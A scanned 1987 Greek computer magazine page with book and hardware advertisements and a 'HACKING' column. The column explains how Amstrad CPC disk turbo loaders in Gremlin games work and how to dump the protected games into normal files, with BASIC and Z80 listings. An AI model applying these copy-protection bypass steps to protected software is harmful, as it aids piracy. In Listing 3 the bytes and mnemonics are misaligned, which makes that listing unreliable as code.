Το βιβλίο αυτό απευθύνεται σε τρεις κυρίως κατηγορίες αναγνώστων. Σ' αυτούς που για πρώτη φορά έρχονται σε επαφή με μικρούπολογιστή και θέλουν να μάθουν προγραμματισμό, ξεκινώντας με τη γλώσσα FORTRAN, σ' εκείνους που έχουν ήδη κάποια εμπειρία προγραμματισμού, από άλλες γλώσσες ή από προηγούμενες εκδόσεις της FORTRAN και τέλος, σ' όσους γνωρίζουν τη FORTRAN 77, αλλά όχι τις ιδιαιτερότητες της Microsoft FORTRAN για τους μικρούπολογιστές.



1500 ΔΡΧ.

ΣΤΕΡ. Κ. ΚΑΜΜΟΠΟΥΛΟΣ Μ. Sc., Δρ.  
ΑΘΑΝ. Γ. ΤΣΟΥΡΝΑΡΗΣ Μ. Sc., Δρ.  
ΚΑΘΗΓΗΤΕΣ Τ.Ε.Ι. ΑΘΗΝΑΣ

## ΣΧΕΔΙΑΣΗ ΚΑΙ ΜΥΣΤΙΚΑ ΤΗΣ dBASE (IBM PC ΚΑΙ ΣΥΜΒΑΤΟΥΣ)

ΠΑΝΑΓΙΩΤΗΣ ΤΣΑΓΚΑΡΗΣ  
M.Sc. in Computer Science



1350 ΔΡΧ.

Το βιβλίο αυτό γράφτηκε κατά κύριο λόγο για να βοηθήσει τους χρήστες της dBASE (οποιασδήποτε εκδόσεως II, III ή PLUS), είτε αυτοί ασχολούνται με την ανάλυση και σχεδίαση εφαρμογών είτε με τον προγραμματισμό χρησιμοποιώντας σαν εργαλείο την dBASE, να αναπτύξουν αποδοτικές εφαρμογές με σκοπό την καλύτερη λειτουργικότητα αυτών.



ΓΙΑ MS-DOS 2.X • Τεχνικό βιβλιοπωλείο - εκδόσεις & παραστήριος, Στουρνάρα 23 Αθήνα 106 82 Τηλ. 3641826 - 3609821

1.000 ΔΡΧ.



Π. ΓΑΡΙΔΗΣ -  
Β. ΟΙΚΟΝΟΜΟΥ -  
Δ. ΠΑΣΟΥΡΗΣ



2.300 ΔΡΧ.

## ΤΟ ΒΙΒΛΙΟ ΤΟΥ 6502

Το βιβλίο αυτό ασχολείται με τον προγραμματισμό σε συμβολική γλώσσα (Assembly) και ειδικότερα με τον προγραμματισμό του μικροεπεξεργαστή 6502. Οι συγγραφείς προχώρησαν σ' αυτή την έκδοση μετά από μια τετράχρονη εμπειρία στη διδασκαλία των μικρούπολογιστικών συστημάτων στο Φυσικό τμήμα και στο μεταπτυχιακό Αυτοματισμού και Υπολογιστών, του Πανεπιστημίου της Αθήνας, στο ΤΕΙ Πειραιά, καθώς και σε ειδικά σεμινάρια που οργάνωσε το ΕΛΚΕΠΑ.

## ΤΟ HARDWARE ΤΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ

Οι 600 σελίδες του απευθύνονται σε όλους όσους ενδιαφέρονται να γνωρίσουν τη δομή των Ηλεκτρονικών Υπολογιστών και σε όσους φοιτούν στο Πανεπιστήμιο, στο Πολυτεχνείο, στις Ανώτερες Σχολές, στα Λύκεια κ.ά. Δεν χρειάζονται εξειδικευμένες γνώσεις στα Ηλεκτρονικά.

Περιλαμβάνει: ΜΙΚΡΟΥΠΟΛΟΓΙΣΤΕΣ • ΓΛΩΣΣΕΣ ASSEMBLY • ΨΗΦΙΑΚΑ ΗΛΕΚΤΡΟΝΙΚΑ • ΕΠΕΚΤΑΣΗ/ΕΠΙΚΟΙΝΩΝΙΑ ΥΠΟΛΟΓΙΣΤΩΝ • ΠΕΡΙΦΕΡΕΙΑΚΑ

Ι. ΚΑΡΡΑΣ - Ε. ΔΡΑΚΟΥ



3.000 ΔΡΧ.



# Βιβλία για computers!

ΟΛΑ ΤΑ ΒΙΒΛΙΑ ΓΙΑ: IBM PC & Συμβατούς, Amstrad 464, 6128, 8512, Commodore, Spectrum, BBC, Γλώσσες προγραμματισμού, Data Base, Προγράμματα.

Αποστολή βιβλίων σ' όλη την Ελλάδα

Δωρεάν συνδρομή σε τριμηνιαία έκδοση τεχνικής βιβλιογραφίας



τεχνικό βιβλιοπωλείο-εκδόσεις  
Πανασωτηρίου  
ΣΤΟΥΡΝΑΡΑ 23, ΑΘΗΝΑ 106 82 - ΤΗΛ.: 3641826 - 3609821



# HACKING

## TURBO LOADERS ΣΤΟ ΔΙΣΚΟ ΚΑΙ RESIDENT ΠΡΟΓΡΑΜΜΑΤΑ

**Σε παλιότερα τεύχη είχαμε ασχοληθεί με ορισμένους TURBO και JERKY Loaders σε κασέτα. Αυτό το μήνα θα δούμε πώς είναι δυνατόν να σπάσουμε αυτούς τους Loaders και φυσικά να τους εκμεταλλευτούμε, όσο είναι δυνατόν. Σημειώστε ότι αυτοί οι Loaders φορτώνουν ένα πρόγραμμα 64K σε 2,5-3 sec! Επίσης, στο τέλος αυτού του άρθρου θα βρείτε ένα ενδιαφέρον θέμα για το πώς μπορείτε να φτιάξετε Resident προγράμματα στον CPC 6128.**

**Π**ριν δούμε τις δυνατότητες αυτών των προγραμμάτων, σκόπιμο είναι να ριξουμε μια ματιά στη μορφή με την οποία βρίσκονται, δηλαδή πώς ακριβώς είναι κρυμμένοι ώστε να είναι δύσκολος ο εντοπισμός τους. Αρχικά

οι πρώτοι turbo loaders ήταν σωσμένοι σε ένα κανονικό αρχείο binary. Ο χρήστης έδινε π.χ. RUN"filename και αμέσως μετά το φόρτωμα εκτελούταν ο loader, ο οποίος αναλάμβανε το φόρτωμα του κυρίως προγράμματος. Αργότερα όμως, που η πειρατεία έπεφτε σύννεφο, επινοήθηκαν αρκετοί τρόποι για να αποφευχθεί το «εύκολο» διάβασμα του turbo loader. Μια από αυτές τις μεθόδους ήταν και το κόλπο με την εντολή ICPM. Σίγουρα όλοι σας θα έχετε συναντήσει προγράμματα που φορτώνουν με την εντολή εκκίνησης του CP/M και ίσως πολλοί από 'σας αναρωτιέστε πώς είναι δυνατόν να τρέχει κάποιο πρόγραμμα μ' αυτή την εντολή. Για να λύσω όλες αυτές τις απορίες σας, θα κάνω μια αναλυτική παρουσίαση αυτής της εντολής.



του Δ. Ασημακόπουλου



## Η ΕΝΤΟΛΗ ICPM

Αυτή η εντολή ανήκει στη λίστα των external εντολών του AMSDOS και φυσικά υπάρχει μόνο όπου υπάρχει ένα disc interface. Οι εργασίες που κάνει αυτή η εντολή είναι οι ακόλουθες:

α) Κάνει Reset σε όλα τα Jumpblocks (Main, Indirection, High και Low Kernel).

β) Καθαρίζει όλη τη μνήμη του υπολογιστή και κάνει Reset σε όλες τις περιφερειακές μονάδες και στα διάφορα chips που υποστηρίζουν σημαντικές λειτουργίες (π.χ. PPI, Video Gate Array, Floppy Disc Controller κλπ.).

γ) Ελέγχει αν στο drive υπάρχει δισκέτα φορμαρισμένη με System Format. Αν δεν υπάρχει καμία δισκέτα, ή υπάρχει αλλά δεν είναι System Format, ο Amstrad δίνει ένα error message (Failed to load bootsector) και ζητά τη σωστή δισκέτα.

δ) Αν βρεθεί η σωστή δισκέτα στο drive, διαβάζει τον sector #41 του track 0, τον φορτώνει πάντα στη διεύθυνση #0100 (256 δεκαδικά) και ελέγχει αν υπάρχει κάποιο πρόγραμμα. Αν δεν υπάρχει, δίνει μήνυμα ανάλογο του τρίτου βήματος και περιμένει.

ε) Μόλις αναγνωριστεί ότι υπάρχει πρόγραμμα στον boot sector, τότε ολοκληρώνει το Reset, απενεργοποιεί το AMSDOS και εκτελεί ένα Jump στο πρόγραμμα.

Αυτές είναι οι εργασίες που κάνει η εντολή ICPM. Τώρα, επειδή όπως ανέφερα υπάρχει πρόγραμμα στον sector αυτό, θα ήταν μια καλή λύση να τον διαβάσετε και να τον αποθηκεύσετε σε κάποιο αρχείο, έτσι ώστε να μπορείτε να χρησιμοποιήσετε την αγαπημένη σας disassembler και να τον σκαλιώσετε με την άνεσή σας. Το πρόγραμμα που θα σας απαλλάξει από αυτήν την ταλαιπωρία είναι αυτό του listing 1.

Για να δουλέψει το πρόγραμμα χρειάζονται δύο external εντολές που διαβάζουν και γράφουν οποιονδήποτε sector στο δίσκο. Αυτές τις εντολές θα τις βρείτε στη στήλη PEEK & POKE. Εκτός από το να διαβάζει τον boot sector και να τον μετατρέπει σε binary αρχείο, το πρόγραμμα αυτό έχει ακόμη τη δυνατότητα

να κάνει ακριβώς το αντίθετο, δηλαδή να διαβάζει ένα binary αρχείο και να το γράφει πάνω στον boot sector. Έτσι θα μπορείτε να πειραματιστείτε με δικά σας προγράμματα. Θυμηθείτε όμως το εξής: κάθε sector έχει μήκος μόνο 512 bytes και, κατά συνέπεια, το πρόγραμμά σας δε θα πρέπει να ξεπερνά τα 512 bytes, αν φυσικά δε θέλετε να χαθεί τίποτα στο δρόμο! Αν δε σας φτάνουν τα 512 bytes, μπορείτε να αποθηκεύσετε το υπόλοιπο πρόγραμμα στον επόμενο sector. Για να τον διαβάσετε μέσα από περιβάλλον CP/M θα χρειαστεί να ξέρετε την κλήση του DOS #BE89, η οποία διαβάζει έναν sector από τη δισκέτα. Μην επιχειρήσετε να διαβάσετε τον sector με τη ρουτίνα του BIOS, γιατί μη ξεχνάτε ότι το AMSDOS είναι απενεργοποιημένο. Οι παράμετροι που δέχεται αυτή η ρουτίνα είναι ακριβώς οι ίδιες με αυτούς του BIOS.

## ΔΟΜΗ ΕΝΟΣ TURBO LOADER

Αφού είδαμε τι ακριβώς κάνει η εντολή ICPM, καιρός είναι να δούμε πώς είναι οργανωμένος ένας τέτοιος loader. Πιο συγκεκριμένα, θα μελετήσουμε αυτόν που χρησιμοποιεί τελευταία η Gremlin στα παιχνίδια της (π.χ. Auf Wiedersehen Monty και Gary Lineker's Superstar Soccer). Αυτός ο loader έχει μήκος κάπου 300 bytes και είναι, μέχρι στιγμής τουλάχιστον, ο πιο γρήγορος που έχω δει. Το Listing 2 περιέχει τα πρώτα bytes του κώδικα, αυτά δηλαδή που συντονίζουν ολόκληρη την εργασία - και φυσικά αυτά θα μας απασχολήσουν. Για να καταλάβετε τα όσα θα πούμε στη συνέχεια, θα πρέπει να έχετε και κάποιες γνώσεις κώδικα μηχανής (επιβάλλεται να έχετε! Τι σόι hackers θα ήσαστε αν δεν ξέρατε γλώσσα μηχανής!!). Αρχίζουμε λοιπόν λέγοντας ότι στη διεύθυνση #0100 υπάρχει ένα jump, που μας οδηγεί στην #0243, γι' αυτό άλλωστε και στο listing 2 το πρόγραμμα αρχίζει από τη διεύθυνση αυτή. Παρατηρούμε λοιπόν τα εξής: Κατ' αρχήν απενεργοποιούνται τα interrupts με μια εντολή DI και κατόπιν φτιάχνεται ο stack pointer, ο οποίος πάντα έχει την τιμή #0384 (από εκεί και πέρα φορτώνεται το κυρίως πρόγραμμα). Στη συνέχεια

οι εντολές στις διευθύνσεις #0247 ως #0263 καθορίζουν την κατάσταση των ROMs και ορίζουν τα χρώματα της οθόνης τα οποία βρίσκονται στη διεύθυνση #0233. Οι κωδικοί των χρωμάτων είναι αυτοί που καταλαβαίνει η VGA απευθείας και όχι αυτοί που υπάρχουν μέσα στο manual των Amstrad. Η αντιστοιχία των κωδικών βρίσκεται στον πίνακα 1, για όσους ενδιαφέρονται να προγραμματίσουν απευθείας την colour palette της VGA.

Στη διεύθυνση #0265 αρχίζει το κυρίως πρόγραμμα. Οι παράμετροι της υπορουτίνας #0103 (είναι αυτή που φορτώνει τους sectors από τη δισκέτα) είναι οι εξής: Ο HL έχει την load address, δηλαδή τη διεύθυνση που θα φορτωθούν τα bytes. Ο A έχει τον αριθμό του track από τον οποίο θα διαβαστούν οι sectors. Τέλος, ο D έχει τον αριθμό των tracks που θα διαβαστούν.

Στη συγκεκριμένη περίπτωση, ο HL αρχικά παίρνει την τιμή #C000, ο A την τιμή 1 και ο D την τιμή 4. Αυτό σημαίνει ότι τα δεδομένα αρχίζουν από το track 1, έχουν μήκος 4 tracks (και, επειδή κάθε track έχει 8 sectors των 512 bytes, θα φορτωθούν 16384 bytes ή 16K) και θα αποθηκευτούν στη διεύθυνση #C000, που τυχάνει να είναι η διεύθυνση της Video RAM. Άρα αυτή η κλήση φορτώνει την οθόνη του παιχνιδιού. Μετά από την οθόνη φορτώνεται το κυρίως πρόγραμμα στην #0384. Αυτό έχει μήκος 40K, αφού φορτώνονται 10 tracks. Από εκεί και πέρα υπάρχουν μερικές εντολές οι οποίες κάνουν διάφορα πράγματα τα οποία δεν μας απασχολούν και τέλος υπάρχει το τελικό jump, με το οποίο αρχίζει το παιχνίδι. Αφού τώρα μαζέψαμε όλες τις πληροφορίες που χρειαζόμαστε, καιρός είναι να δούμε πώς θα καταφέρουμε να φορτώσουμε το πρόγραμμα και να το σώσουμε με κανονική μορφή.

Πρώτα απ' όλα πρέπει να ξέρετε ότι είναι σχεδόν αδύνατο να φορτώσετε το πρόγραμμα χρησιμοποιώντας την εντολή ICPM. Αυτό σημαίνει ότι πρέπει να δουλέψουμε σε περιβάλλον AMSDOS. Κατ' αρχήν θα χρειαστεί να μεταφέρετε τον loader στο πρόγραμμα που θα φτιάξετε. Αν η disassembler σας έχει τη δυνατότητα να κάνει disassembly σε αρχείο, τότε τα πράγματα είναι απλά. Αν δεν έχετε



**ΠΙΝΑΚΑΣ 1**

Οι Hardware αντιστοιχίες των χρωμάτων των AMSTRAD.

Grey Scale	Colour	Hardware Number
0	Black	20
1	Blue	4
2	Bright blue	21
3	Red	28
4	Magenta	24
5	Mauve	29
6	Bright Red	12
7	Purple	5
8	Bright magenta	13
9	Green	22
10	Cyan	6
11	Sky blue	23
12	Yellow	30
13	White	0
14	Pastel blue	31
15	Orange	14
16	Pink	7
17	Pastel magenta	15
18	Bright green	18
19	Sea green	2
20	Bright cyan	19
21	Lime	26
22	Pastel green	25
23	Pastel cyan	27
24	Bright yellow	10
25	Pastel yellow	3
26	Bright white	11

αυτή τη δυνατότητα, τότε μπορείτε να χρησιμοποιήσετε το αρχείο που δημιουργήσατε με το πρόγραμμα του listing 1. Σημειώστε ότι ο κώδικας του loader πρέπει οπωσδήποτε να βρίσκεται στη σωστή διεύθυνση που φορτώνεται (#0100). Μόλις ξεμπερδέψετε από αυτό, θα χρειαστεί να γράψετε το κατάλληλο πρόγραμμα με το οποίο θα σώσετε τα data του παιχνιδιού. Αυτό θα πρέπει να είναι όσο το δυνατόν μικρότερο, γιατί μη ξεχνάτε ότι η μνήμη θα καλυφθεί σχεδόν ολόκληρη από το παιχνίδι. Μια και ο loader βρίσκεται πάνω από τη διεύθυνση #0100, το κομμάτι από #0040 - #00FF θα είναι κενό. Εκεί μπορείτε να τοποθετήσετε το κατάλληλο πρόγραμμα. Άλλο ένα πράγμα που πρέπει να έχετε υπόψη σας είναι ότι πρέπει να σώσετε την οθόνη πριν φορτώσετε το κυρίως πρόγραμμα,

γιατί μερικά data του προγράμματος χάνει ένα μέρος της οθόνης.

Ας μελετήσουμε τώρα τη ρουτίνα σώσιματος του προγράμματος. Όπως θα έχετε καταλάβει, το σώσιμο του προγράμματος σε δισκέτα ή σε κασέτα είναι αδύνατο, γιατί απλούστατα όλο το λειτουργικό σύστημα καλύπτεται από το πρόγραμμα. Η μοναδική λύση που έχουμε είναι η extra RAM. Θα σώσουμε εκεί το πρόγραμμα και αφού κάνουμε Reset θα χρησιμοποιήσουμε ένα πρόγραμμα που είχαμε δημοσιεύσει σε ένα παλιότερο τεύχος, το οποίο είχε τη δυνατότητα να σώζει τα περιεχόμενα της extra RAM στη δισκέτα.

Μερικά ακόμη πράγματα που πρέπει να έχετε υπόψη σας είναι τα εξής: Πρέπει οπωσδήποτε να έχετε τα interrupts σε κατάσταση off, γιατί αλλιώς το πρόγραμ-

μα θα κολλήσει. Επίσης θα πρέπει να προσέξετε με ποιό τρόπο θα προκαλέσετε το Reset. Θα πρέπει πριν κάνετε Reset να έχετε διαλέξει την οργάνωση 0, γιατί διαφορετικά υπάρχει περίπτωση να χαθούν ορισμένα data. Ο τρόπος που σας συνιστώ είναι ο ακόλουθος:

LD BC, #7FC0

OUT (C), C

DI

LD HL, START

LD BC, #0005

LD DE, #0000

LDIR

RST #00

START LD BC, # 7F89

OUT (C), C

Με το παραπάνω πρόγραμμα μπορείτε να προκαλέσετε Reset χωρίς να κινδυνεύετε να χάσετε τίποτα data. Επίσης, αυτό το πρόγραμμα μπορεί να τρέξει και κάτω από τη διεύθυνση #4000, παρ' όλο που ενεργοποιεί την κάτω ROM.

Μια άλλη περίπτωση turbo loader που μπορεί να πετύχετε είναι αυτός του listing 3. Είναι μια πιο εξελιγμένη έκδοση του loader που είδαμε πριν. Εκτός από τις standard κλήσεις που έχει και που μοιάζουν με αυτές που είδαμε πιο πάνω, αυτός ο loader έχει τη δυνατότητα να φορτώνει πρόγραμμα και στα extra 64K. Το αν θα φορτώσει πρόγραμμα εκεί εξαρτάται από τη διεύθυνση #0119. Αν σ' αυτήν περιέχεται κάποια τιμή διάφορη του 0, τότε φορτώνεται πρόγραμμα στα δεύτερα 64K. Αν υπάρχει 0, τότε δε φορτώνεται. Κατά τα άλλα η ρουτίνα κάνει πάνω κάτω τα ίδια πράγματα με την προηγούμενη, οπότε δε θα χρειαστεί να πω τίποτα παραπάνω. Και, πριν κλείσω το θέμα των turbo loaders, μια παρατήρηση. Αν θέλετε να ανιχνεύσετε αν ο υπολογιστής έχει extra RAM ή όχι, μπορείτε να χρησιμοποιήσετε το προγραμματάκι του listing 3, που βρίσκεται στις διευθύνσεις #017C - #018C.

### RESIDENT ΠΡΟΓΡΑΜΜΑΤΑ ΣΤΟΝ CPC 6128

Ένα πρόγραμμα λέγεται resident αν δε χάνεται μετά από Reset του υπολογιστή. Ένα τέτοιο πρόγραμμα είναι πάρα πολύ χρήσιμο, γιατί δε χρειάζεται να το



φορτώνετε κάθε φορά που κάνετε Reset. Για να φτιάξετε ένα πρόγραμμα resident, θα χρειαστεί να ξέρετε ορισμένα πράγματα που γίνονται κατά τη διάρκεια του Reset. Πρώτα απ' όλα θα πρέπει να παγιδεύσετε την indirection του Reset που βρίσκεται στη διεύθυνση #BDEE. Μετά θα πρέπει να παγιδεύσετε τη ρουτίνα του λειτουργικού #BD16, η οποία κάνει «μερικό» Reset στους Amstrad, και να αλλάξετε και το RESTART #00, το οποίο προ-καλεί πλήρες RESET. Στη συνέχεια, το

πρόγραμμα που θέλετε να είναι resident θα πρέπει αν το τοποθετήσετε στα δεύτερα 64K, τα οποία δε χάνουν το περιεχόμενό τους μετά από οποιοδήποτε Reset. Τέλος θα πρέπει να γράψετε ένα προγραμματάκι που θα αναλαμβάνει να αποκαθιστά τη ρουτίνα που θέλετε, σε περίπτωση που γίνει κάποιο Reset. Πρέπει εδώ να τονίσω ότι δεν υπάρχει περίπτωση να πετύχετε το «τέλειο» resident πρόγραμμα γιατί, αν ενεργοποιηθεί η κάτω ROM και εκτελεστεί το Restart #00, δεν

θα ληφθεί υπόψη η αλλαγή που είχατε κάνει σ' αυτό και έτσι θα γίνει κανονικά το Reset. Και κάτι ακόμα, πριν κλείσουμε. Δεν υπάρχει περίπτωση να κάνετε resident μια RSX εντολή, γιατί δεν μπορούμε να παγιδεύσουμε όλο το Kernel του Amstrad. Αυτά γι' αυτό το μήνα. Ελπίζω όλα αυτά που έθιξα να σας βοήθησαν να ανακαλύψετε καινούργια πράγματα για τους Amstrad. Καλό hacking!

### Listing 1

```
10 MODE 2:PRINT"Transfer Loader Files from/to Boot Sector":PRINT"(C) 1987":PRINT
"Please wait...";:MEMORY &5FFF:PRINT CHR$(13);SPACE$(20)
20 PRINT"Do you want to Read from Boot Sector (Y/N) ?"
30 CLEAR INPUT:a$="":WHILE a$<>"Y" AND a$<>"N":a$=UPPER$(INKEY$):WEND
40 IF a$="Y" THEN GOSUB 100 ELSE GOSUB 60
50 GOTO 20
60 INPUT "Enter Filename : ",f$:PRINT"Insert Source Disc in Drive A: then press a
ny key...":CLEAR INPUT:CALL &BB18:LOAD f$,&6000
70 PRINT"Insert Destination (it must be a System[CP/M] or Vendor Format) Disc in
drive A:then press any key...":CLEAR INPUT:CALL &BB18
80 IWRSECT,&0,&0,&41,&6000
90 RETURN
100 PRINT"Insert Source Disc (it must be System[CP/M] Format) in Drive A: then p
ress any key...":CLEAR INPUT:CALL &BB18
110 IRDSECT,&0,&0,&41,&6000
120 INPUT"Enter Filename : ",f$:PRINT"Insert Destination Disc in Drive A: then pr
ess any key...":CALL &BB18:SAVE f$,b,&6000,&200,&100
130 RETURN
```

### Listing 2

0243 F3	DI	;	0274 16 10	LD	D,10H	;
0244 31 84 03	LD	SP,0384H	;	0276 CD 03 01	CALL	0103H
0247 01 8C 7F	LD	BC,7F8CH	;	0279 2A 00 D0	LD	HL,(0D000H)
024A ED 49	OUT	(C),C	;	027C E5	PUSH	HL
024C 21 33 02	LD	HL,0233H	;	027D 2A 02 D0	LD	HL,(0D002H)
024F 01 00 7F	LD	BC,7F00H	;	0280 E5	PUSH	HL
0252 ED 49	L0252: OUT	(C),C	;	0281 2A 04 D0	LD	HL,(0D004H)
0254 7E	LD	A,(HL)	;	0284 E5	PUSH	HL
0255 F6 40	OR	40H	;	0285 2A 06 D0	LD	HL,(0D006H)
0257 ED 79	OUT	(C),A	;	0288 E5	PUSH	HL
0259 23	INC	HL	;	0289 21 00 C0	LD	HL,0C000H
025A 0C	INC	C	;	028C 3E 01	LD	A,1
025B CB 61	BIT	4,C	;	028E 57	LD	D,A
025D 28 F3	JR	Z,L0252	;	028F CD 03 01	CALL	0103H
025F 3E 54	LD	A,54H	;	0292 E1	POP	HL
0261 ED 49	OUT	(C),C	;	0293 22 06 D0	LD	(0D006H),HL
0263 ED 79	OUT	(C),A	;	0296 E1	POP	HL
0265 21 00 C0	LD	HL,0C000H	;	0297 22 04 D0	LD	(0D004H),HL
0268 3E 01	LD	A,1	;	029A E1	POP	HL
026A 16 04	LD	D,4	;	029B 22 02 D0	LD	(0D002H),HL
026C CD 03 01	CALL	0103H	;	029E E1	POP	HL
026F 21 84 03	LD	HL,0384H	;	029F 22 00 D0	LD	(0D000H),HL
0272 3E 05	LD	A,5	;	02A2 C3 84 03	JP	0384H



### Listing 3

011A F3	DI		0164 0C	INC	C	;
011B 2A 07 01	LD	HL, (0107H)	0165 CB 61	BIT	4,C	; .a
011E 01 01 BC	LD	BC, 0BC01H	0167 28 EF	JR	Z, L015B	; (.
0121 ED 49	LD	BC, 0BC01H	0169 31 84 03	LD	SP, 0384H	; 1..
0123 04	OUT	(C), C	016C 21 00 C0	LD	HL, 0C000H	; !..
0124 ED 69	INC	B	016F 3E 01	LD	A, 1	; >.
0126 05	OUT	(C), L	0171 16 04	LD	D, 4	; ..
0127 0C	INC	B	0173 CD CC 01	CALL	01CCH	; ...
0128 7D	DEC	B	0176 3A 19 01	LD	A, (0119H)	; :..
0129 CB 3F	INC	C	0179 B7	OR	A	; .
012B C6 1A	LD	A, L	017A 28 3B	JR	Z, L01B7	; (>
012D ED 49	ADD	A, 1AH	017C 21 00 40	LD	HL, 4000H	; !.@
012F 04	OUT	(C), C	017F 06 7F	LD	B, 7FH	; ..
0130 ED 79	INC	B	0181 11 C4 C0	LD	DE, 0C0C4H	; ...
0132 05	DEC	B	0184 72	LD	(HL), D	; Γ
0133 0E 06	LD	C, 6	0185 ED 59	OUT	(C), E	; .Y
0135 ED 49	OUT	(C), A	0187 73	LD	(HL), E	; s
0137 04	DEC	B	0188 ED 51	OUT	(C), D	; .Q
0138 ED 61	LD	A, (0103H)	018A 7E	LD	A, (HL)	; ~
013A 3A 03 01	OUT	(C), C	018B BA	CP	D	; .
013D 01 10 7F	INC	B	018C 20 29	JR	NZ, L01B7	; )
0140 F6 BC	OUT	(C), H	018E 0E C4	LD	C, 0C4H	; ..
0142 ED 79	LD	A, (0104H)	0190 3E 11	LD	A, 11H	; >.
0144 3A 04 01	LD	BC, 7F10H	0192 16 14	LD	D, 14H	; ..
0147 6F	OR	BCH	0194 CD C5 01	CALL	01C5H	; ...
0148 26 00	OUT	(C), A	0197 0E C5	LD	C, 0C5H	; ..
014A 11 CD 02	LD	A, (0104H)	0199 3E 15	LD	A, 15H	; >.
014D 19	LD	L, A	019B 16 18	LD	D, 18H	; ..
014E 7E	LD	H, 0	019D CD C5 01	CALL	01C5H	; ...
014F ED 49	LD	DE, 02CDH	01A0 0E C6	LD	C, 0C6H	; ..
0151 ED 79	ADD	HL, DE	01A2 3E 19	LD	A, 19H	; >.
0153 21 09 01	LD	A, (HL)	01A4 16 1C	LD	D, 1CH	; ..
0156 0E 00	OUT	(C), C	01A6 CD C5 01	CALL	01C5H	; ...
0158 E5	OUT	(C), A	01A9 0E C7	LD	C, 0C7H	; ..
0159 6E	LD	HL, 0109H	01AB 3E 1D	LD	A, 1DH	; >.
015A 26 00	LD	C, 0	01AD 16 20	LD	D, 20H	; .
015C 19	L015B: PUSH	HL	01AF CD C5 01	CALL	01C5H	; ...
015D ED 49	LD	L, (HL)	01B2 01 C0 7F	LD	BC, 7FC0H	; ...
015F 7E	LD	H, 0	01B5 ED 49	OUT	(C), C	; .I
0160 ED 79	ADD	HL, DE	01B7 21 84 03	L01B7: LD	HL, 0384H	; !..
0162 E1	OUT	(C), C	01BA 3E 05	LD	A, 5	; >.
0163 23	LD	A, (HL)	01BC 16 10	LD	D, 10H	; ..
	OUT	(C), A	01BE CD CC 01	CALL	01CCH	; ...
	POP	HL	01C1 2A 05 01	LD	HL, (0105H)	; *..
	INC	HL	01C4 E9	JP	(HL)	; .

# M.B. COMPUTER

NIKAIΑ  
ΓΡΕΒΕΝΩΝ 72  
ΤΗΛ: 4921.600

SPECTRUM

PHILIPS MSX 2

COMMODORE

AMSTRAD

ΕΚΤΥΠΩΤΕΣ  
ΒΙΒΛΙΑ  
ΠΕΡΙΦΕΡΕΙΑΚΑ

ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΣΥΣΤΗΜΑΤΑ  
AMSTRAD PC 1512 1640  
VEGAS PC-XT-AT

ΟΛΑ ΤΑ  
ΠΡΟΓΡΑΜΜΑΤΑ

TECHNOSOFT  
CIVILDATA  
SINGULAR  
PLHROFORIKH  
COMPUTER LOGIC

ΕΤΟΙΜΑ  
ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ...

... ΒΙΟΤΕΧΝΙΕΣ  
... ΚΑΤΑΣΤΗΜΑΤΑ  
... VIDEO CLUB  
... ΑΠΟΘΗΚΕΣ  
... ΠΑΤΡΟΥΣ  
... ΜΗΧΑΝΙΚΟΥΣ  
... ΠΡΟ-ΠΟ  
... ΦΡΟΝΤΗΣΤΗΡΙΑ  
... ΚΑΙ ΕΙΔΙΚΕΣ  
ΠΕΡΙΠΤΩΣΕΙΣ



# ΑΣΥΓΚΡΙΤΟΣ και στους μικρούς εκτυπωτές SEIKOSHA SP 180AI

Συγκρίνετε τον νέο SEIKOSHA SP 180 AI με οποιονδήποτε άλλο εκτυπωτή της κατηγορίας του. Θα εκπλαγείτε.

Σίγουρα υπάρχουν καλλίτεροι εκτυπωτές, είναι όμως πολύ ακριβότεροι. Όπως υπάρχουν και φθηνοί (όχι και τόσο!!) εκτυπωτές. Δεν συγκρίνονται όμως με τους SEIKOSHA.

Η 100χρονη ιστορία της SEIKOSHA εγγυάται την καλλίτερη ποιότητα σε προσιτή τιμή.

Γι αυτό όλοι οι εκτυπωτές SEIKOSHA είναι ασύγκριτοι στην σχέση κόστος / απόδοση.

\* (Δεν περιλαμβάνεται Φ.Π.Α. 16%)

Δρχ. 39.500\*



**info-quest**

computers & peripherals

Λ. Συγγρού 7 Αθήνα 11743 Τηλ. 9028448  
Καζαντζάκη 2, ΘΕΣΣΑΛΟΝΙΚΗ, Τ.Κ. 54627, Τηλ.: 538293


# SEIKOSHA



# TEST

ΠΕΡΙΦΕΡΕΙΑΚΟΥ

## CUMANA DRIVE: ΤΟ ΤΡΟΜΕΡΟ ΔΙΔΥΜΟ



